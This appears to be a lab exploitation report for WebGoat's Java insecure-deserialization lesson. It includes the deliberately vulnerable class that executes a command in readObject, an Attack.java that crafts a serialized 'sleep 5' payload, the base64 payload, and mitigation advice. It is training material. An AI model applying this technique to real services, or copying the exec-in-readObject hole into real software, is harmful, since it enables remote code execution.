# (A8) Software & Data Integrity

# Insecure Deserialization – Exploitation Report

## Objective:

Demonstrate a Remote Code Execution (RCE) scenario via Java's insecure deserialization mechanism by crafting a malicious serialized object that delays server response by 5 seconds using `sleep 5`.

---

## Environment:

- Target Application: WebGoat (Insecure Deserialization Lesson)
- Language: Java
- OS: Windows (PowerShell used for Base64 encoding)
- Tools: JDK, Git

---

## Step-by-Step Exploitation:

### 1. Clone the WebGoat Repository

To access and review the source code, especially the vulnerable class:

```
git clone https://github.com/WebGoat/WebGoat.git
cd WebGoat/src/main/java/org/owasp/webgoat/lessons/deserialization
```

---

### 2. Navigate to the Vulnerable Class

```
cd WebGoat/src/main/java/org/dummy/insecure/framework
```

---

### 3. Review and Compile **`VulnerableTaskHolder.java`**

```
package org.dummy.insecure.framework;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.time.LocalDateTime;

public class VulnerableTaskHolder implements Serializable {

    private static final long serialVersionUID = 2;

    private String taskName;
    private String taskAction;
    private LocalDateTime requestedExecutionTime;
```

```
    public VulnerableTaskHolder(String taskName, String taskAction) {
        super();
        this.taskName = taskName;
        this.taskAction = taskAction;
        this.requestedExecutionTime = LocalDateTime.now();
    }

    @Override
    public String toString() {
        return "VulnerableTaskHolder [taskName=" + taskName + ", taskAction=" + taskAction
+ ", requestedExecutionTime="
                + requestedExecutionTime + "]";
    }

    private void readObject(ObjectInputStream stream) throws Exception {
        stream.defaultReadObject();

        if (requestedExecutionTime != null &&
                (requestedExecutionTime.isBefore(LocalDateTime.now().minusMinutes(10))
                        || requestedExecutionTime.isAfter(LocalDateTime.now()))) {
            throw new IllegalArgumentException("outdated");
        }

        if ((taskAction.startsWith("sleep") || taskAction.startsWith("ping"))
                && taskAction.length() < 22) {
            try {
                Process p = Runtime.getRuntime().exec(taskAction);
                BufferedReader in = new BufferedReader(
                        new InputStreamReader(p.getInputStream()));
                String line = null;
                while ((line = in.readLine()) != null) {
                    // log.info(line);
                }
            } catch (IOException e) {
                // log.error("IO Exception", e);
            }
        }
    }
}
```

Compile:

```
javac VulnerableTaskHolder.java
```

---

### 4. Create and Compile the Attack Code

Create `Attack.java`:

```
nano Attack.java

package org.dummy.insecure.framework;

import java.io.FileOutputStream;
import java.io.ObjectOutputStream;

public class Attack {
    public static void main(String[] args) throws Exception {
        VulnerableTaskHolder vulnObj = new VulnerableTaskHolder("dummy", "sleep 5");
        FileOutputStream fos = new FileOutputStream("serial");
```

```
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();
    }
}
```

Compile:

```
javac Attack.java
```

---

### 5. Run the Attack Code to Generate Payload


```
java org.dummy.insecure.framework.Attack
```

This will generate a file named `serial` that contains the malicious serialized object.

---

### 6. Convert Serialized Payload to Base64

```
base64 serial
```





Copy the resulting Base64 string and submit it in the input field of the WebGoat lesson.

```
0ABXNyADFvcmcuZHVtbXkuaW5zZWN1cmUuZnJhbWV3b3JrLlZ1bG5lcmFibGVUYXNrSG9sZGVyAAAAAAAAAICAANM
ABZyZXF1ZXN0ZWRFeGVjdXRpb25UaW1ldAAZTGphdmEvdGltZS9Mb2NhbERhdGVUaW1lO0wACnRhc2tBY3Rpb250AB
JMamF2YS9sYW5nL1N0cmluZztMAAh0YXNrTmFtZXEAfgACeHBzcgANamF2YS50aW1lLlNlcpVdhLobIkiyDAAAeHB3
DgUAAAfpBQQMLx0DpKR2eHQAB3NsZWVwIDV0AAVkdW1teQ==
```

---

# Result:

- The server delays for 5 seconds, indicating successful remote code execution via deserialization of a crafted object.




---

# Recommendations:

1. **Never deserialize untrusted data**
   Treat all serialized input from users as potentially dangerous.
2. **Use allow-lists for deserialization**
   Use libraries such as `SerialKiller`, `BlacklistObjectInputStream`, or frameworks like `XStream` with allow-lists.
3. **Disable or restrict dangerous features**
   Avoid or restrict the use of `readObject()`, and override it safely.
4. **Use safer data formats**
   Prefer formats like JSON or XML and manually parse/validate data when possible.
5. **Apply input validation and sandboxing**
   Validate serialized data before deserialization, and isolate the process if deserialization is required.
6. **Keep libraries and dependencies updated**
   Many deserialization vulnerabilities are patched in newer versions of libraries.
7. **Monitor and log deserialization activity**
   Implement logging and alerting mechanisms to detect unusual or delayed behavior during deserialization.

---